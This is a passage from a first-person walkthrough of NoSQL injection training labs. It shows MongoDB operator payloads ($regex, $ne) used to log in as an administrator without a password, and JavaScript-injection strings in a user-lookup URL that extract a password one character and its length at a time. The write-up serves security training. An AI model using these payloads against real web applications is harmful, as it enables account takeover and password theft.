
First I did not understand why we should be using regex because I did not read the solution properly as I wanted to do it on my own, but we will soon find out. To validate that its working, we first try to log in as the user Wiener.

The payload we send is - {"username":{"$regex":"wien."},"password":{"$ne":""}} meaning login with a username that starts with wien using password that is not equal to null. Sending this request works and we get a 302 Found as a response.
Now we need to tweak the payload for the admin user. It will be {"username":{"$regex":"admin."},"password":{"$ne":""}}. As we can see, we get a 302 Found but the Location header says /my-account?id=adminj8raugol. This is why we needed to use regex. They did not say that the admin had a different username (adminj8raugol). I thought that administrator user implied that the username was administrator.

We need to click on show response in browser and copy this link.

Pasting the link will cause us to login as administrator and that will solve the lab.
3. Exploiting NoSQL injection to extract data

Description:
We need to exploit the NoSQL injection to extract the password for the administrator user.
Explanation:
Even before starting the lab I glanced at the solution and just verified that the administrator user’s username was administrator or even that was supposed to be extracted somehow. Turns out it IS administrator and we only need to worry about finding a password.
We need to login as the user wiener. Then we can send the request to repeater to try to get the password.

However sending this request is a pain because of the CSRF token. I tried many things and it just refused to work. Therefore I had to again check the solution. It said something about a GET request.


Okay so the POST request to login was request number 238 and there is a GET request that goes to /user/lookup?user=wiener which is request number 242. We need to send this request to repeater.

We will now append the payload - ' && this.password[0] == 'a' || 'a'=='b to the username and URL encode it and send. This is an OR statement that returns data only if the condition is true which is totally dependent on the this.password[] part we are sending. We can find each password character this way. Since the password does not start with a it returns Could not find user.

Next we put in ' && this.password[0] == 'p' || 'a'=='b which is the same payload just that we are checking if the first character is p, which is true. Therefore we get the username, email and role in the response.

Now that we have a way to check for each character of the password, let’s check for the length of the password. For that we will append ' && this.password.length == 5 || 'a'=='b to wiener. Since the length of the password is 5, we get username, email and role back from the user.
